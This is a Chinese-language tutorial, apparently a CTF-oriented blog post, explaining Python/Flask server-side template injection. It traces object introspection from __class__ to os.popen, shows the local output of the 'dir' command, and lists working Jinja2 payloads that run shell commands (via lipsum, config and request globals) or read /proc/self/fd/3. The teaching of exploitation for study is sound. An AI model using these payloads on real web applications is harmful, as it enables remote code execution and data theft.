

# SSTI 模板注入

首先用python简单演示

输入 `'.__class__`

可以看到输出了 `<class 'str'>`，表明这是str类，当然还有另外的类型，可以依次输入

`().__class__`, `[].__class__`, `{).__class__`

```
C:\Users\92579>python
Python 3.12.0 (tags/v3.12.0:0fb18b0, Oct  2 2023, 13:03:39) [MSC v.1935 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> '.__class__
<class 'str'>
>>> ().__class__
<class 'tuple'>
>>> [].__class__
<class 'list'>
>>> {).__class__
<class 'dict'>
```

str(字符串)、dict(字典)、tuple(元组)、list(列表)，这些类型的基类都是object，也就是说它们都属于object，而object拥有众多的子类。

接下来看：`__bases__` 可以用来查看类的基类

```
>>> '.__class__.__bases__
(<class 'object'>,)
>>> ().__class__.__bases__
(<class 'object'>,)
>>> [].__class__.__bases__
(<class 'object'>,)
>>> {).__class__.__bases__
(<class 'object'>,)
>>>
```

后面还可以加个数组，表示使用数组索引来查看特定位置的值

```
>>> '.__class__.__bases__[0]
<class 'object'>
```

除此之外还可以用 `__mro__` 来查看基类

```
>>> '.__class__.__mro__
(<class 'str'>, <class 'object'>)
```

然后进入下一步，前面提到object拥有众多的子类，那怎么看这些子类呢？

`__subclasses__()`

查看当前类的子类

输入如下代码

```
'.__class__.__bases__[0].__subclasses__()
```

```
r'), <class 'codecs.StreamRecorder'>, <class 'MultibyteCodec'>, <class 'MultibyteIndecoder'>, <class 'MultibyteEncoder'>]
```

呢?

```
__class__.__bases__[0].__subclasses__()[138]
```

```
得到: <class 'os._wrap_close'>
```

及变量及参数。

```
__class__.__bases__[0].__subclasses__()[138].__init__.__globals__
```

```
ction max>, 'min': <built-in function min>, 'next': <built-in function next>, 'oct': <built-in function oct>, 'ord': <built-in function ord>
```

此时我们可以看到各种各样的参数方法函数,我们找其中一个可利用的function popen来执行命令

```
['__class__', '__bases__[0].__subclasses__()[138].__init__.__globals__['popen']('dir').read()]
```

```
>>> ['__class__', '__bases__[0].__subclasses__()[138].__init__.__globals__['popen']('dir').read()]
驱动器 C 中的卷是 Windows-SSD\n 卷的序列号是 7C12-9AFC\n\n C:\\Users\\... 目录\n\n2021/02/23 17:44 <DIR>
DIR> ..\n2021/02/23 17:44 <DIR> ..\n2020/06/21 16:10 <DIR> .android\n2021/02/23 17:47 1,227 .bash_history\n2021/01/25 16:21 <DIR> .chromium-browser-snapshots\n2021/01/25 15:12 <DIR> .config\n2019/10/29 18:36 <DIR> .eclipse\n2021/02/22 10:49 53 .git-for-windows-updater\n2021/02/21 23:16 56 .gitconfig\n2020/07/08 09:59 <DIR> .idlerc\n2019/10/29 18:36 <DIR> .jmc\n2021/01/25 16:23 <DIR> .npminstall_tarball\n2020/03/30 20:36 <DIR> .PhpStorm2018.2\n2020/03/30 20:36 <DIR> .PyCharm2018.2\n2021/02/25 17:47 <DIR> .pylint.d\n2021/02/23 17:44 <DIR> .ssh\n2021/02/21 23:55 1,689 .viminfo\n2020/07/22 16:21 <DIR> .vscode\n2020/12/06 17:30 <DIR> .zenmap\n2021/02/15 12:38 <DIR> 3D Objects\n2020/07/25 16:48 <DIR> ansel\n2020/11/24 12:14 <DIR> AppData\n2021/02/15 12:38 <DIR> Contacts\n2020/06/01 14:09 <DIR> Creative Cloud Files\n2021/01/27 11:13 864 debug.log\n2021/02/28 13:24 <DIR> Desktop\n2021/02/15 12:38 <DIR> Documents\n2021/02/25 16:46 <DIR> Downloads\n2020/08/20 10:58 54,323,576 Downloads\nwin-desktop-runtime.exe\n2021/02/15 12:38 <DIR> Favorites\n2021/01/26 21:35 2,594 geckodriver.log\n2020/07/09 09:50 1,869,136 get-pip.py\n2020/07/09 09:24 423,281 gmpy2-2.0.8-cp38-cp38-win32 .whl\n2020/07/09 09:21 557,430 gmpy2-2.0.8-cp38-cp38-win_amd64 .whl\n2021/02/15 12:38 <DIR> Links\n2020/05/23 16:56 4,286 mouse.cur\n2021/02/15 12:38 <DIR> Music\n2021/01/25 16:37 <DIR> node_modules\n2021/02/28 10:45 <DIR> OneDrive\n2021/01/25 16:21 28,474 package-lock.json\n2021/02/15 12:38 <DIR> Pictures\n2020/07/09 08:59 <DIR> pip\n2020/08/23 13:47 <DIR> Postman\n2020/07/09 13:48 <DIR> PycharmProjects\n2020/03/14 22:16 0 python2\n2020/03/21 22:21 0 s10d8.tmp\n2021/02/15 12:38 <DIR> Saved Games\n2020/07/05 16:16 <DIR> Screenshots\n2021/02/15 12:38 <DIR> Searches\n2020/03/21 22:12 0 sv2s.tmp\n2021/02/15 12:38 <DIR> Videos\n15 个文件 57,212,666 字节\n36 个目录 24,753,688,576 可用字节\nhttps://blog.csdn.net/xiaolong22333
```

最基本的就是这些

## 拓展

<code>__class__</code>	类的一个内置属性，表示实例对象的类。
<code>__base__</code>	类型对象的直接基类
<code>__bases__</code>	类型对象的全部基类，以元组形式，类型的实例通常没有属性 <code>__bases__</code>
<code>__mro__</code>	此属性是由类组成的元组，在方法解析期间会基于它来查找基类。
<code>__subclasses__()</code>	返回这个类的子类集合，Each class keeps a list of weak references to its immediate subclasses. This method returns a list of all those references still alive. The list is in definition order.
<code>__init__</code>	初始化类，返回的类型是function
<code>__globals__</code>	使用方式是 函数名.__globals__获取function所处空间下可使用的module、方法以及所有变量。
<code>__dic__</code>	类的静态函数、类函数、普通函数、全局变量以及一些内置的属性都是放在类的
<code>__dict__</code>	里
<code>__getattr__()</code>	实例、类、函数都具有的__getattr__魔术方法。事实上，在实例化的对象进行操作的时候（形如： <code>a.xxx/a.xxx()</code> ），都会自动去调用__getattr__方法。因此我们同样可以直接通过这个方法来获取到实例、类、函数的属性。
<code>__getitem__()</code>	调用字典中的键值，其实就是调用这个魔术方法，比如 <a><code>a['b']</code></a> ，就是
<code>a.__getitem__('b')</code>	
<code>__builtins__</code>	内建名称空间，内建名称空间有许多名字到对象之间映射，而这些名字其实就是内建函数的名称，对象就是这些内建函数本身。即里面有很多常用的函数。 <code>__builtins__</code> 与 <a><code>__builtin__</code></a> 的区别就不放了，百度都有。
<code>__import__</code>	动态加载类和函数，也就是导入模块，经常用于导入os模块，
<code>__import__('os').popen('ls').read()</code>	
<code>__str__()</code>	返回描写这个对象的字符串，可以理解成就是打印出来。
<code>url_for</code>	flask的一个方法，可以用于得到__builtins__，而且
<code>url_for.__globals__['__builtins__']</code>	含有current_app。
<code>get_flashed_messages</code>	flask的一个方法，可以用于得到__builtins__，而且
<code>url_for.__globals__['__builtins__']</code>	含有current_app。
<code>lipsum</code>	flask的一个方法，可以用于得到__builtins__，而且lipsum.__globals__含有os模块： <code>{{lipsum.__globals__['os'].popen('ls').read()}}</code>
<code>current_app</code>	应用上下文，一个全局变量。



`request` 可以用于获取字符串来绕过，包括下面这些，引用一下羽师傅的。此外，同样可以获取`open`函数：`request.__init__.__globals__['__builtins__'].open('/proc/self/fd/3').read()`

<code>request.args.x1</code>	get传参
<code>request.values.x1</code>	所有参数
<code>request.cookies</code>	cookies参数
<code>request.headers</code>	请求头参数
<code>request.form.x1</code>	post传参 (Content-Type:application/x-www-form-urlencoded或multipart/form-data)
<code>request.data</code>	post传参 (Content-Type:a/b)
<code>request.json</code>	post传json (Content-Type: application/json)
<code>config</code>	当前application的所有配置。此外，也可以这样 <code>{{</code>
<code>config.__class__.__init__.__globals__['os'].popen('ls').read() }}</code>	

常用的过滤器

`int()`：将值转换为`int`类型；

`float()`：将值转换为`float`类型；

`lower()`：将字符串转换为小写；

`upper()`：将字符串转换为大写；

`title()`：把值中的每个单词的首字母都转成大写；

`capitalize()`：把变量值的首字母转成大写，其余字母转小写；

`trim()`：截取字符串前面和后面的空白字符；

`wordcount()`：计算一个长字符串中单词的个数；

`reverse()`：字符串反转；

`replace(value,old,new)`： 替换将`old`替换为`new`的字符串；

`truncate(value,length=255,killwords=False)`：截取`length`长度的字符串；

`striptags()`：删除字符串中所有的HTML标签，如果出现多个空格，将替换成一个空格；

`escape()`或`e`：转义字符，会将`<`、`>`等符号转义成HTML中的符号。示例：`content|escape`或`content|e`。

`safe()`： 禁用HTML转义，如果开启了全局转义，那么`safe`过滤器会将变量关掉转义。示例：`{{ '<em>hello</em>' |safe }}`；

`list()`：将变量列成列表；

`string()`：将变量转换成字符串；

`join()`：将一个序列中的参数值拼接成字符串。示例看上面`payload`；

`abs()`：返回一个数值的绝对值；

`first()`：返回一个序列的第一个元素；

`last()`：返回一个序列的最后一个元素；

`format(value,arags,*kwargs)`: 格式化字符串。比如: `{{ "%s" - "%s"|format('Hello?','Foo!') }}`将输出: `Hello? - Foo!`

`length()`: 返回一个序列或者字典的长度;

`sum()`: 返回列表内数值的和;

`sort()`: 返回排序后的列表;


`default(value,default_value,boolean=false)`: 如果当前变量没有值,则会使用参数中的值来代替。示例: `name|default('xiaotuo')`----如果`name`不存在,则会使用`xiaotuo`来替代。  
`boolean=False`默认是在只有这个变量为`undefined`的时候才会使用`default`中的值, 如果想使用python的形式判断是否为`false`, 则可以传递`boolean=true`。也可以使用`or`来替换。

`length()` 返回字符串的长度, 别名是`count`

其中request具体参考:

[Flask request 属性详解](#)

判断模板:



## 引用文章:

[SSTI\(模板注入\)\\_ssti各种分类-CSDN博客](#)

[SSTI入门详解-CSDN博客](#)